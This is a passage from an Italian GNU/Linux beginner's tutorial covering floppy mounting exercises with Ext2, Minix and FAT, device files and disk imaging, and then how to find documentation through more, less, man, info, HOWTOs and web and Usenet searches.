Si può osservare che il dischetto contiene il file creato all'inizio, l'eseguibile '**`bash`**' copiato in precedenza e una directory particolare: '`lost+found/`'. Questa viene creata automaticamente assieme al file system Ext2. Generalmente può essere cancellata se la sua presenza infastidisce. In un certo senso, la presenza di questa directory è utile per scorgere l'inizio di un file system montato in quel punto particolare.

Si procede sostituendo il dischetto con quello contenente un file system Minix. Per fare questo occorre prima smontare il dischetto inserito attualmente e quindi montare il secondo.

`umount /mnt`[*Invio*]

A questo punto, al ritorno dell'invito della shell, si possono sostituire i dischetti.

`mount -t minix /dev/fd0 /mnt`[*Invio*]

Per esercizio, si fanno le stesse operazioni di prima.

touch /mnt/super.ultra.mega.macro[*Invio*]

cp /bin/bash /mnt[*Invio*]

ls -l /mnt[*Invio*]

```
total 404
-rwxr-xr-x   1 root     root       412516 Dec 28 13:31 bash
-rw-r--r--   1 root     root            0 Dec 28 13:31 super.ultra.mega.macro
```

Come si può osservare, il file system Minix non prevede la presenza della directory '`lost+found/`'. Un'altra cosa da notare è che il file con quel nome lungo è stato memorizzato nel modo corretto, ma in ogni caso, in un file system Minix i nomi non possono superare i 30 caratteri.

umount /mnt[*Invio*]

A questo punto si ripetono le stesse cose con il dischetto Dos-FAT.

mount -t msdos /dev/fd0 /mnt[*Invio*]

touch /mnt/super.ultra.mega.macro[*Invio*]

cp /bin/bash /mnt[*Invio*]

ls -l /mnt[*Invio*]

```
total 403
-rwxr-xr-x   1 root     root       412516 Dec 28 14:02 bash
-rwxr-xr-x   1 root     root            0 Dec 28 14:01 super.ult
```

Trattandosi di un dischetto con un file system Dos-FAT, le cose non sono andate come in precedenza. Prima di tutto, i permessi dei file non corrispondono agli esempi già visti: in pratica, tutti i file hanno gli stessi permessi. L'utente proprietario di tutti i file è '**`root`**' essendo stato lui a montare il dischetto. I nomi dei file vengono troncati.

Volendo utilizzare un dischetto Dos-FAT per memorizzare nomi lunghi, nello stesso modo in cui fa MS-Windows 95/98, si poteva montare facendo riferimento al tipo di file system '**`vfat`**', mentre la formattazione del dischetto avviene sempre nello stesso modo.

Prima di concludere l'esercizio, si smonta il dischetto.

umount /mnt[*Invio*]

> È il caso di ricordare che non è possibile smontare un disco se prima non è terminata l'attività con questo. Per cui, se la directory corrente è posizionata su una directory appartenente al file system del disco che si vuole smontare, non si riesce a eseguire l'operazione di distacco.

7.15.3 Conclusione

La gestione delle unità di memorizzazione può sembrare complicata fino a che non se ne comprende la logica. La cosa più importante da capire è che non si può accedere al contenuto di un disco se prima questo non viene montato, così come non si può estrarre un disco se prima non è stato smontato.

A partire dal capitolo 67 vengono trattati questi argomenti.

È il caso di ricordare che l'esercizio è stato svolto operando come utente '**`root`**', per cui, prima di proseguire, è meglio ritornare allo stato normale.

`#` **`exit`**[*Invio*]

7.16 Dispositivi

Nei sistemi Unix, i dispositivi sono manifestati da file speciali collocati nella directory '`/dev/`'. L'utilizzo diretto dei dispositivi è spesso un'operazione delicata, che può essere eseguita solo dall'utente '**`root`**'. Alcuni esercizi di questa sezione vanno svolti come utente '**`root`**' e in tal caso si noterà l'invito della shell, che negli esempi viene rappresentato dal simbolo '**`#`**'.

7.16.1 /dev/null

Il file di dispositivo '`/dev/null`' corrisponde in lettura a un file vuoto e in scrittura a una sorta di buco senza fondo: tutto ciò che vi viene scritto è perduto. Questa particolarità è molto utile negli script in cui si vuole evitare che i comandi contenuti emettano segnalazioni all'utente.

`$` **`ls /bin > /dev/null`**[*Invio*]

Il comando appena mostrato non emette nulla sullo schermo perché tutto viene ridiretto verso '`/dev/null`'. Si può verificare che in questo file non ci sia più alcuna traccia con il comando seguente:

`$` **`cat /dev/null`**[*Invio*]

Non si ottiene alcun output.

7.16.2 Dispositivi di memorizzazione

La gestione diretta dei dispositivi di memorizzazione è un'operazione delicata e richiede i privilegi dell'utente '**`root`**'.

`$` **`su`**[*Invio*]

`Password:` **`ameba`**[*Invio*]

I dispositivi di memorizzazione possono essere gestiti come se fossero dei file. In pratica, un dischetto da 1440 Kibyte può essere trattato come se fosse un file della stessa dimensione.

Nell'esercizio sulle unità di memorizzazione sono stati formattati alcuni dischetti e vi è stato copiato dentro qualcosa.

Si procede in modo da generare un file-immagine di un dischetto di quelli preparati in precedenza. Si inserisce uno di quei dischi.

`#` **`cp /dev/fd0 disco.img`**[*Invio*]

Il dischetto di cui è stata fatta la copia in un file-immagine non è stato montato in precedenza e tuttora non risulta montato.

`#` **`ls -l disco.img`**[*Invio*]

```
-rw-r-----   1 root     root      1474560 Dec 28 14:59 disco.img
```

Volendo eseguire la copia del dischetto a cui appartiene questa immagine, basta sostituirlo con un altro che sia già stato formattato a basso livello (con '**`fdformat`**' per esempio, o con un altro sistema operativo con gli strumenti che questo mette a disposizione) e quindi copiare il file-immagine sul file di dispositivo corrispondente al dischetto.

Si sostituisce il dischetto e si procede.

```
# cp disco.img /dev/fd0[ Invio ]
```

Il dischetto conterrà la copia identica di quello di partenza.

7.16.3 Conclusione

L'accesso diretto ai file di dispositivo è un metodo utilizzato particolarmente per la riproduzione di dischi (prevalentemente dischetti) in modo da conservare tutte le informazioni in essi contenuti. Questa tecnica viene usata specialmente per la trasmissione e la riproduzione di dischetti di sistemi operativi differenti, ed è normalmente ciò che si fa quando, a partire dal Dos, si devono preparare i primi dischetti di installazione di GNU/Linux.

7.17 Riferimenti

- Matt Chapman, Frankie Blaskovic, *The Guide -- A Beginners Guide to UNIX*

  <*http://www.belgarath.demon.co.uk/guide/*>

- Christopher C. Taylor, *Unix is a Four Letter Word... and Vi is a Two Letter Abbreviation*

  <*http://www.msoe.edu/~taylor/4ltrwrd/*>

Parte iii

Trovare le informazioni necessarie

Documentazione

Esistono diverse fonti di documentazione su GNU/Linux. La maggior parte di questa è normalmente disponibile all'interno delle distribuzioni, ma la consultazione può risultare un problema per chi non ha esperienza.

8.1 Testo puro

Il modo più semplice con cui può essere stato scritto qualcosa è quello del testo puro. Questo è il caso dei file «leggimi» (*readme*) e simili, oppure di tutta quella documentazione che, per semplicità, è stata convertita anche in questo formato.

La lettura di questi file può essere fatta attraverso due programmi ben conosciuti: '**`more`**' oppure '**`less`**'. '**`more`**' è quello tradizionalmente più diffuso negli ambienti Unix; '**`less`**' è il più pratico ed è decisamente più ricco di piccoli accorgimenti. Le funzionalità essenziali di questi due programmi sono simili, anche se il secondo offrirebbe un gran numero di funzioni aggiuntive che qui non vengono considerate.

La sintassi di questi due programmi è la seguente:

`more` [*opzioni*] [*file*]...

`less` [*opzioni*] [*file*]...

Nell'utilizzo normale non vengono fornite opzioni e se non viene indicato alcun file negli argomenti, viene fatto lo scorrimento di quanto ottenuto dallo standard input.

Una volta avviato uno di questi due programmi, lo scorrimento del testo dei file da visualizzare avviene per mezzo di comandi impartiti attraverso la pressione di tasti. Il meccanismo è simile a quello utilizzato da VI: alcuni comandi richiedono semplicemente la pressione di uno o più tasti in sequenza; altri richiedono un argomento e in questo caso, la digitazione appare nell'ultima riga dello schermo o della finestra a disposizione. La tabella 8.1 mostra l'elenco dei comandi comuni ed essenziali di questi due programmi.

Tabella 8.1. Elenco dei comandi comuni ed essenziali di '**`more`**' e '**`less`**'.

Comando	Descrizione
h	Richiama una breve guida dei comandi disponibili.
H	Come '**`h`**'.
Spazio	Scorre il testo in avanti di una schermata.
Invio	Scorre il testo in avanti di una riga alla volta.
b	Quando possibile, scorre il testo all'indietro di una schermata.
/*modello*	Esegue una ricerca in avanti, in base all'espressione regolare indicata.
n	Ripete l'ultimo comando di ricerca.
Ctrl+l	Ripete la visualizzazione della schermata attuale.
q	Termina l'esecuzione del programma.
Q	Come '**`q`**'.

La differenza fondamentale tra questi due programmi sta nella possibilità da parte di '**`less`**' di scorrere il testo all'indietro anche quando questo proviene dallo standard input, mentre per '**`more`**' non è possibile. '**`less`**' permette inoltre di utilizzare i tasti freccia e i tasti pagina per lo scorrimento del testo, consentendo anche di effettuare ricerche all'indietro. La tabella 8.2 mostra l'elenco di alcuni comandi aggiuntivi disponibili con '**`less`**'.

Tabella 8.2. Elenco di alcuni comandi particolari di '`less`'.

Comando	Descrizione
y	Scorre il testo all'indietro di una riga alla volta.
?*modello*	Esegue una ricerca all'indietro, in base all'espressione regolare indicata.
N	Ripete l'ultimo comando di ricerca nella direzione inversa.

'**`less`**' è un programma che permette un utilizzo molto più complesso di quanto descritto qui, ma questo va oltre l'uso che se ne fa normalmente.

Esempi

$ **ls -l | more**

$ **ls -l | less**

Scorre sullo schermo l'elenco del contenuto della directory corrente che probabilmente è troppo lungo per essere visualizzato senza l'aiuto di uno tra questi due programmi.

$ **more README**

$ **less README**

Scorre sullo schermo il contenuto del file '`README`'.

8.1.1 Variabile LESSCHARSET

Il programma '**`less`**' è sensibile al contenuto della variabile di ambiente '**`LESSCHARSET`**': se questa contiene la stringa '**`latin1`**', consente la visualizzazione corretta di caratteri e simboli speciali che vanno oltre la codifica ASCII pura e semplice.

8.2 Pagine di guida

Quasi tutti i programmi sono accompagnati da una *pagina di manuale* , ovvero *man page*. Si tratta di un documento stringato sull'uso di quel programma particolare, scritto in uno stile abbastanza uniforme.

Si distinguono diverse sezioni di queste pagine di manuale, a seconda del genere di informazioni in esse contenute. Può infatti accadere che esistano più pagine con lo stesso nome, appartenenti però a sezioni diverse. La tabella 8.3 riporta l'elenco di queste sezioni.

Tabella 8.3. Sezioni delle pagine di manuale.

Sezione	Contenuto	Descrizione
1	comandi utente	Comandi (di uso comune) disposizione dell'utente.
2	chiamate di sistema	Funzioni messe a disposizione dal kernel ai programmi.
3	chiamate di libreria	Funzioni messe a disposizione da librerie esterne ai programmi.
4	dispositivi	File speciali che si trovano solitamente nella directory '`/dev/`'.
5	formati dei file	Sintassi dei file di configurazione.
6	giochi	
7	varie	Convenzioni e altre informazioni.
8	amministrazione	Comandi per l'amministrazione del sistema.
9	routine del kernel	Non standard

Quando si vuole fare riferimento a una pagina di manuale, se ne indica il nome seguito da un numero tra parentesi, che ne esprime la sezione. Per cui, *man(1)* indica la pagina di manuale di nome '**`man`**' nella prima sezione. Spesso, nella documentazione, si fa riferimento ai programmi in questo modo, per dare istantaneamente l'informazione di dove raggiungere le notizie che riguardano quel programma particolare.

Questa documentazione viene consultata normalmente attraverso il programma '**`man`**' che a sua volta, solitamente, si avvale di '**`less`**', oppure '**`more`**', per scorrere il documento. La tabella 8.1 mostra l'elenco dei comandi comuni essenziali di questi due programmi.

8.2.1 Collocazione fisica e nazionalizzazioni

Le pagine di manuale possono trovarsi in diverse posizioni all'interno del file system.

- '`/usr/share/man/`'

  Questa è la collocazione principale delle pagine di manuale.

- '`/usr/X11R6/man/`'

  Raccoglie le pagine di manuale relative al sistema grafico X.

- '`/usr/local/share/man/`'

  È la posizione per le pagine di manuale dei programmi collocati dopo la directory '`/usr/local/`';

- '`/opt/`*applicativo*`/man/`'

  È la posizione per le pagine di manuale dei programmi applicativi aggiuntivi (*add-on*).

Queste directory sono tutte suddivise o suddivisibili nello stesso modo. Si indicherà una qualsiasi di queste directory di partenza come *mandir*.

La collocazione effettiva dei file che costituiscono le pagine di manuale è nelle directory esprimibili nella forma seguente:

mandir [`/`*locale*]`/man`*sezione*[`/`*architettura*]

Ciò significa che, oltre alle directory '*mandir*`/`' già viste, esiste un'altra directory, '*locale*`/`', eventuale, che poi si scompone in diverse sottodirectory in funzione delle sezioni delle pagine di manuale esistenti (di solito da '`man1/`' a '`man9/`'), ognuna delle quali può articolarsi ulteriormente in funzione delle differenze tra un'architettura e l'altra.

La directory '*locale*`/`' è facoltativa, nel senso che spesso manca. Può essere utilizzata per distinguere tra le pagine di manuale di lingue diverse o di formati diversi. Il nome di questa directory è stabilito dallo standard POSIX 1003.1 secondo la sintassi seguente:

linguaggio[*_territorio*][`.`*insieme_di_caratteri*][`,`*versione*]

- *linguaggio* è una sigla di due caratteri minuscoli definiti dallo standard ISO 639 (sezione 543);

- *territorio* è una sigla facoltativa di due caratteri maiuscoli definiti dallo standard ISO 3166 (sezione 544);

- *insieme_di_caratteri* è una sigla numerica che esprime l'insieme di caratteri utilizzato, secondo lo standard ISO (in pratica è il numero dello standard ISO).

- *versione* è un'indicazione supplementare non ben definita, della quale si cerca di scoraggiare l'utilizzo.

Nel caso delle pagine di manuale in italiano, queste, ammesso che siano disponibili, dovrebbero trovarsi nelle directory '*mandir*`/it_IT/man`*sezione*'. In pratica, non si usa l'indicazione dell'insieme di caratteri perché si sottintende '**`ISO-8859-1`**'. Per fare in modo però che queste directory vengano utilizzate effettivamente, è necessario che la variabile di ambiente '**`LANG`**' contenga il valore '**`it_IT`**'.

Anche la directory che definisce l'architettura è facoltativa ed è necessaria solo quando in una sezione determinata esistono pagine di manuale riferite a programmi o altre informazioni dipendenti da particolari caratteristiche architetturali.

8.2.2 /etc/man.config

Il comportamento di '**`man`**' può essere configurato attraverso il file '`/etc/man.manconfig`'. Tra le tante cose, questo file contiene gli argomenti da fornire ai programmi utilizzati per la formattazione del testo da visualizzare o da stampare. Si osservi l'estratto seguente:

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tlatin1 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tlatin1
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

Una cosa che conviene modificare, se non fosse già impostata correttamente, è l'opzione '**`-T`**' di '**`groff`**' e di '**`geqn`**'. Utilizzandola nel modo che si vede nell'esempio ('**`-Tlatin1`**'), serve a consentire la visualizzazione dei caratteri accentati delle pagine di manuale tradotte in italiano.

8.2.3 $ man

`man` [*opzioni*] *nome*...

L'eseguibile '**`man`**' formatta ed emette attraverso lo standard output la pagina di manuale indicata dal nome. Lo scorrimento del testo che compone le pagine di manuale indicate negli argomenti viene fatto attraverso un programma esterno, richiamato automaticamente da '**`man`**'. Solitamente si tratta di '**`more`**' o di '**`less`**'. Di conseguenza, i comandi per lo scorrimento del testo dipendono dal tipo di programma utilizzato. Se si tratta di uno di questi due appena citati, sono sempre validi almeno quelli riportati nella tabella 8.1.

Alcune opzioni

numero_di_sezione

Se prima del nome del comando o dell'argomento appare un numero, si intende che si vuole ottenere la pagina di manuale da una sezione determinata, come riportato nella tabella 8.3.

`-f`

Si comporta come '**`whatis`**'.

`-h`

Visualizza una breve guida di se stesso.

```
-k
```

Equivalente a '**`apropos`**'.

Esempi

$ **`man ls`**

Visualizza la pagina di manuale del programma '**`ls`**'.

$ **`man 8 lilo`**

Visualizza la pagina di manuale nell'ottava sezione, del programma '**`lilo`**'.

8.2.4 $ whatis

```
whatis parola...
```

Cerca la descrizione di una o più pagine di manuale corrispondenti ai nomi indicati come argomento.[1]

Il risultato della ricerca viene emesso attraverso lo standard output. Sono visualizzate solo le corrispondenze con parole intere.

Esempi

$ **`whatis ls`**

Visualizza le descrizioni aventi la parola '**`ls`**' nel nome della pagina.

8.2.5 $ apropos

```
apropos stringa...
```

Cerca la descrizione di una o più pagine di manuale corrispondenti, che contengono al loro interno la stringa indicata (la ricerca viene fatta solo nella descrizione, nome compreso, e non nel corpo della pagina di manuale)[2]

Il risultato della ricerca viene emesso attraverso lo standard output.

Esempi

$ **`apropos keyboard`**

Visualizza le descrizioni contenenti la stringa '**`keyboard`**'.

8.3 Info

La documentazione Info è un ipertesto realizzato dai file Info e leggibile attraverso il programma '**`info`**' oppure all'interno di Emacs. I file di questo ipertesto si trovano nella directory '`/usr/share/info/`'.

La documentazione Info è organizzata in file contenenti dei *nodi*. Ogni nodo ha un nome e rappresenta un'unità di informazioni. Trattandosi di un sistema ipertestuale, ogni nodo può avere riferimenti ad altri nodi contenenti informazioni aggiuntive o collegate. Quasi tutti i nodi contengono almeno dei riferimenti standard definiti dalle voci seguenti:

[1] Un tempo, la ricerca avveniva in elenchi costruiti appositamente per mezzo del comando '**`makewhatis`**'.

[2] Un tempo, la ricerca avveniva in elenchi costruiti appositamente per mezzo del comando '**`makewhatis`**'.

- '**previous**' -- precedente;
- '**next**' -- successivo;
- '**up**' -- superiore.

Gli altri riferimenti possono essere organizzati in forma di menù o di riferimenti incrociati (*cross-reference*). Ogni file Info contiene almeno un nodo principale: '**Top**'. I nodi vengono identificati formalmente secondo la notazione seguente:

[(*file_info*)] [*nome_del_nodo*]

Se si indica solo il nome del nodo, si fa implicitamente riferimento al file utilizzato in quel momento determinato; se si indica solo il nome del file, si fa implicitamente riferimento al nodo '**Top**'.

8.3.1 $ info

`info` [*opzioni*] [*voce*...]

L'eseguibile '**info**' consente di consultare i file Info senza l'ausilio di Emacs. Se non viene indicato alcun argomento, in particolare, se non viene indicato il file Info da consultare, viene aperto il file '`/usr/share/info/dir`'.

Alcune opzioni

`--directory` *percorso*

Specifica un percorso aggiuntivo all'interno del quale possono essere cercati i file Info.

`-f` *file* | `--file=`*file*

Specifica un file particolare da visitare.

`-n` *nodo* | `--node=`*nodo*

Specifica un nodo particolare da visitare.

Esempi

`$` **`info -f pippo`**

Inizia la visualizzazione del file '`pippo`' a partire dal suo nodo principale.

`$` **`info -f pippo pappa`**

Seleziona la voce di menù '**pappa**' che dovrebbe essere contenuta nel nodo principale del file '`pippo`'.

`$` **`info -f info`**

Inizia la visualizzazione del file '**info**' a partire dal suo nodo principale.

`$` **`info info`**

Seleziona la voce di menù '**info**' dal nodo principale del file '`dir`' ('`/usr/share/info/dir`') che è quello predefinito.

8.3.2 Utilizzo del sistema attraverso l'eseguibile info

Per poter leggere le informazioni contenute in questi file attraverso l'eseguibile '**info**', occorre conoscere alcuni comandi che non sono necessariamente intuitivi. Questi comandi si impartiscono semplicemente premendo il tasto della lettera o del simbolo corrispondente. Alcuni di questi comandi richiedono degli argomenti, in tal caso si è costretti a inserirli e a farli seguire da [*Invio*]. I comandi più importanti sono riportati nella tabella 8.4.

Tabella 8.4. Elenco dei comandi principali di '**info**'.

Comando	Descrizione
h	Visualizza la guida del programma '**info**'.
?	Visualizza l'elenco dei comandi disponibili.
d	Visualizza il file '`dir`'.
q	Termina l'esecuzione del programma.
Ctrl+g	Interrompe il comando in corso di digitazione.
Ctrl+l	Ripristina l'immagine sullo schermo.
l	Ritorna al nodo selezionato precedentemente.

Quando si usa un ipertesto è molto importante conoscere il modo con cui si può ritornare sui propri passi. In questo caso, il comando '**l**' permette di tornare indietro ed è particolarmente utile dopo la selezione di un comando di aiuto come '**h**' o '**?**'.

La figura 8.1 mostra il nodo principale del file '`info`', cioè del documento che spiega il funzionamento di questo tipo di ipertesto.

Figura 8.1. La guida all'uso della documentazione Info.

```
File: info,  Node: Top,  Next: Getting Started,  Prev: (dir),  Up: (dir)

Info: An Introduction
*********************

   Info is a program for reading documentation, which you are using now.

   To learn how to use Info, type the command 'h'.  It brings you to a
programmed instruction sequence.  If at any time you are ready to stop
using Info, type 'q'.

   To learn advanced Info commands, type 'n' twice.  This brings you to
'Info for Experts', skipping over the 'Getting Started' chapter.

* Menu:

* Getting Started::             Getting started using an Info reader.
* Advanced Info::               Advanced commands within Info.
* Create an Info File::         How to make your own Info file.

--zz-Info: (info.gz)Top, 20 lines --All---------------------------------------
Welcome to Info version 2.18. "C-h" for help, "m" for menu item.
```

La prima riga, quella che appare in alto, contiene in particolare il nome del file e del nodo.

```
File: info, Node: Top,  Next: Getting Started,  Prev: (dir), Up: (dir)
```

La penultima riga, la seconda dal basso, riporta ancora il nome del file e del nodo, oltre alla dimensione del nodo in righe e alla parola '**All**'.

```
--zz-Info: (info.gz)Top, 20 lines --All------------------------------
```

La parola '**All**' indica in questo caso che il nodo appare completamente nello spazio a disposizione sullo schermo o nella finestra. L'ultima riga dello schermo viene usata per dare informazioni all'utilizzatore e come spazio per l'inserimento di argomenti quando i comandi ne richiedono.

Sulla parte iniziale di ogni nodo, insieme al nome del file e del nodo stesso, sono riportati alcuni riferimenti standard (ad altri nodi). Sono rappresentati simbolicamente dai termini '**Next**' (successivo), '**Prev**' (precedente) e '**Up**' (superiore). Chi ha redatto il file Info ha definito quali devono essere effettivamente i nodi a cui queste voci si riferiscono e a tali nodi si accede utilizzando i comandi '**n**', '**p**' e '**u**', rispettivamente.

Tabella 8.5. Elenco dei comandi per la navigazione attraverso i riferimenti standard.

Comando	Descrizione
n	Visualizza il nodo successivo.
p	Visualizza il nodo precedente.
u	Visualizza il nodo superiore.

Il riferimento '**Up**' non corrisponde necessariamente al nodo principale ('**Top**') del file che si sta consultando, ma a quello che in quel momento, per qualche motivo, rappresenta un riferimento principale. Lo stesso tipo di ragionamento vale per i riferimenti '**Next**' e '**Prev**' che rispecchiano solo una sequenza di massima.

Il testo di un nodo può essere più lungo delle righe a disposizione sullo schermo o nella finestra. Per scorrere il testo si utilizza la barra spaziatrice per avanzare e il tasto [*Canc*] per indietreggiare. È però necessario fare attenzione: se si eccede si prosegue su altri nodi, attraverso un percorso predefinito che solitamente non coincide con i riferimenti '**Next**' e '**Prev**' già visti.

Tabella 8.6. Elenco dei comandi per lo scorrimento naturale del documento.

Comando	Descrizione
Spazio	Scorre in avanti.
Canc	Scorre all'indietro.
b	Visualizza l'inizio del nodo.

L'utilità di un ipertesto sta nella possibilità di raggiungere le informazioni desiderate seguendo un percorso non sequenziale. I documenti Info utilizzano due tipi di riferimenti (oltre a quelli standard): i menù e i riferimenti incrociati. I primi si distinguono perché sono evidenziati dalla sigla '*** Menu:**' seguita da un elenco di riferimenti; sono cioè staccati dal testo normale. I riferimenti incrociati appaiono invece all'interno del testo normale e sono evidenziati dalla sigla '*** Note Cross:**'.

Le voci di menù possono essere selezionate attraverso il comando '**m**' seguito dal nome del nodo; le voci dei riferimenti incrociati possono essere selezionate attraverso il comando '**f**' seguito dal nome del nodo.

L'utilità di avere due comandi diversi sta nel fatto che questi nomi possono essere indicati in forma abbreviata (per troncamento), indicando solo quello che serve per distinguerli dagli altri. Distinguendo i riferimenti raggruppati in menù, rispetto a quelli che appaiono nel testo, si riducono le possibilità di equivoci.

Tabella 8.7. Elenco dei comandi per la selezione dei riferimenti.

Comando	Descrizione
m *nodo*	Richiama un nodo tra quelli indicati nel menù.
f *nodo*	Richiama un nodo tra quelli indicati nei riferimenti incrociati.
g *nodo*	Richiama un nodo qualunque.
Tab	Sposta il cursore sul prossimo riferimento disponibile.
Invio	Seleziona il nodo corrispondente al riferimento su cui si trova il cursore.

Per facilitare la selezione dei riferimenti che appaiono nel testo di un nodo (menù inclusi), si può

utilizzare il tasto [*Tab*] per posizionare il cursore all'inizio della prossima voce e il tasto [*Invio*] per selezionare il nodo a cui fa riferimento la voce su cui si trova il cursore.

Se si conosce esattamente il nome di un nodo che si vuole raggiungere, si può utilizzare il comando '**`g`**' seguito dal nome del nodo stesso.

Quando si naviga all'interno della documentazione Info è sempre bene tenere a mente il comando '**`l`**' che permette di ritornare al nodo attraversato precedentemente.

Tabella 8.8. Altri comandi utili.

Comando	Descrizione
s *stringa*	Cercare all'interno del file Info la stringa indicata.
Alt+x print-node	Invia alla stampa il nodo visualizzato sullo schermo.

8.4 Documentazione allegata ai pacchetti

I pacchetti di programmi più importanti sono accompagnati da documentazione scritta in vario modo (testo, LaTeX, TeX, SGML, PostScript, ecc.). Questa si trova collocata normalmente in sottodirectory discendenti da '`/usr/share/doc/`'.

8.5 HOWTO

I documenti HOWTO non accompagnano i pacchetti di programmi come loro parte integrante, essendo delle guide aggiuntive con scopi che vanno oltre la semplice documentazione del funzionamento di un solo pacchetto particolare. La maggior parte delle distribuzioni GNU/Linux include anche i file di documentazione HOWTO. Solitamente, questi vengono installati al di sotto della directory '`/usr/share/doc/HOWTO/`'.

8.6 FAQ

Un'altra fonte di documentazione su GNU/Linux sono le cosiddette FAQ o *Frequently asked questions*. Si tratta di informazioni disordinate in forma di botta e risposta. Solitamente si trovano al di sotto della directory '`/usr/share/doc/FAQ/`'.[3]

8.7 LDP

A fianco della documentazione standard fornita più o meno con tutte le distribuzioni GNU/Linux, ci sono dei libri veri e propri disponibili liberamente. Questi sono raccolti all'interno del progetto LDP, o *Linux documentation project*.

Questi documenti, normalmente disponibili sia in PostScript che in HTML, sono raggiungibili a partire da <*http://www.ibiblio.org/pub/Linux/docs/LDP/*> e dai siti speculari relativi.

[3] In italiano qualcuno usa la definizione «filza di assilli quotidiani».

8.8 Altra documentazione

Oltre alla documentazione citata nelle sezioni precedenti, esistono altri documenti che possono essere ritrovati a partire da <*http://www.ibiblio.org/pub/Linux/docs/*> e dai siti speculari relativi.

Meritano particolare attenzione i riferimenti seguenti.

- *Gary's Encyclopedia*

  <*http://eupedia.org*>

- *Connected: An Internet Encyclopedia*

  <*http://www.freesoft.org/CIE/index.htm*>

- *Internet Requests for Comments*

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc.html*>

  <*http://www.faqs.org/rfcs/*>

Capitolo 9

Ricerche nella rete

Alle volte non si riesce a trovare l'informazione che si cerca all'interno della documentazione di cui si dispone, così capita di rivolgersi ai gruppi di discussione di Usenet con richieste di aiuto disperate. Altre volte non si riesce a trovare il pacchetto per GNU/Linux che si sta cercando, così ancora una volta si inviano richieste, con la speranza che qualcuno di buon cuore risponda.

La rete offre strumenti e servizi che è bene conoscere e usare prima di tentare l'ultima carta delle richieste «circolari».

9.1 Ricerche sul web

Le ricerche attraverso i motori di ricerca generici, permettono di trovare le pagine pubblicate contenenti una combinazione di parole particolare, secondo la stringa di ricerca fornita. Questo tipo di ricerca permette normalmente di ottenere informazioni non molto recenti (ciò inteso in senso relativo) essendoci voluto il tempo necessario a pubblicarle e a catalogarle nei sistemi di ricerca automatica.

I motori di ricerca disponibili sono diversi e di solito conviene concentrarsi su un paio di questi, studiandone la sintassi corretta per le espressioni di ricerca. Generalmente si pone il problema di conoscere in che modo indicare la presenza simultanea di due parole particolari, o la presenza di alcune parole escludendone altre.

La figura 9.1 mostra una parte della pagina introduttiva del servizio offerto da Google, <*http://www.google.com*>, contenente il necessario per inviare un'espressione di ricerca.


Figura 9.1. Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Google.

Supponendo di voler cercare informazioni sulla masterizzazione di CD-R con GNU/Linux, si potrebbe indicare un'espressione per la ricerca simultanea delle parole '**`Linux`**' e '**`CD-R`**'. Nel caso di Google, si può usare l'espressione '**`Linux CD-R`**', senza bisogno di operatori (simboli) particolari. La figura 9.2 mostra il risultato della ricerca.

Figura 9.2. Risultato di una ricerca.

Searched the web for +**Linux** +**CD-R**. Results **1** - **10** of about **149,000**. Search took **0.50** seconds.

Solaris/**Linux**/FreeBSD?**CD-R**?????????? SunOS 4.1 **...**
Solaris/**Linux**/FreeBSD?**CD-R**????. YAMAMORI
Takenori ?yamamori@kt.rim.or.jp. ...
www15.big.or.jp/~yamamori/sun/sd-2000-06/ - 5k - Cached - Similar pages

Linux CD-ROM Game System
... circuslinux Links: Circus **Linux**; SDL (Simple DirectMedia Layer).
Reference: "Let's burn **CD-R** on Solaris/**Linux**/FreeBSD" (Japanese) ...
www15.big.or.jp/~yamamori/sun/tech-linux-2/index_e.html - 5k - Cached - Similar pages
[More results from www15.big.or.jp]

Linux?**CD-R**?????
The summary for this Japanese page contains characters that cannot be correctly displayed in this language/character set.
www.linet.gr.jp/~sasaki/linux/CD-R.html - 4k - Cached - Similar pages

Linux?**CD-R**?????: ????
The summary for this Japanese page contains characters that cannot be correctly displayed in this language/character set.
www.linet.gr.jp/~sasaki/linux/CD-R-1.html - 23k - Cached - Similar pages
[More results from www.linet.gr.jp]

Hiramoto Kouji's HomePage -- **Linux** & **CD-R**
Hiramoto Kouji's HomePage, update, 1999/04/24. **Linux**
& **CD-R**, access, **Linux** | Nifty4U+ | **CD-R** ...
member.nifty.ne.jp/ki/cdr.html - 12k - Cached - Similar pages

YMi Press Release: **Linux CD-R**/DVD-**R** Systems
Young Minds, Inc. New Ideas for Data Storage. Press Release. ... Young Minds, Inc. Adds
Linux Support for Entire Product Line of **CD-R** and DVD-**R** Systems ...
www.ymi.com/whatsnew/pr_linux-jan1800.html - 13k - Cached - Similar pages

9.2 Ricerche nei gruppi di discussione

I gruppi di discussione sono spesso la destinazione di domande e risposte di ogni tipo, soprattutto di quelle banali dei principianti di ogni genere. Quando sorge un problema per il quale ci si vorrebbe rivolgere a un gruppo di discussione, nella maggior parte dei casi qualcun altro ha già posto la stessa domanda che vorremmo fare. Per questo, invece di affollare ulteriormente la rete di altre domande ridondanti, conviene provare prima a scandagliare i gruppi di Usenet alla ricerca dell'argomento del proprio problema, per vedere se esiste già la risposta che si desidera ottenere.

Indubbiamente ciò non è facile e per questo vengono in aiuto dei servizi simili ai motori di ricerca della rete, ma specializzati nei gruppi di Usenet. La figura 9.3 mostra una parte della pagina introduttiva del servizio offerto da Google, <*http://groups.google.com*>, contenente il necessario per inviare un'espressione di ricerca.

Figura 9.3. Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Google.

Search
Search Google Groups   Search the Web

Anche in questo caso si suppone di voler cercare informazioni sulla masterizzazione di CD-R con GNU/Linux; come prima ci si vuole concentrare sulle parole chiave '`Linux`' e '`CD-R`'. Nel caso

